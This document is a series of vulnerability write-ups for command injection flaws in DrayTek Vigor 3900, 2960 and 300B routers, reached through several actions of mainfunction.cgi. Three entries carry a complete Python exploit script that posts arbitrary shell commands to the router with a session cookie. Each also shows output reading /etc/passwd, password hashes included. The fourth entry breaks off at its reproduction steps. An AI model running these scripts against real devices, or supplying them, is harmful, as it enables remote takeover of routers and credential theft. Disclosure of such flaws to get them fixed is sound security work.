CVE11: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doGRETunnel`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doGRETunnel`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
```

```python
import requests

cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}
action = "doGRETunnel"
def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action": "doGRETunnel",
            "table": cmd,
            "option": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)

```

```
if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)




```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doGRETunnel` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE12: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doSSLTunnel`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doSSLTunnel`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests


action = "doSSLTunnel"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "table": cmd,
            "option": "terminate",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)




```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doSSLTunnel` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE13: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doL2TP`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doL2TP`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```
import argparse
import requests


action = "doL2TP"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "table": cmd,
            "option": "terminate",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)



```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doL2TP` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE14: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doPPTP`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doPPTP`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

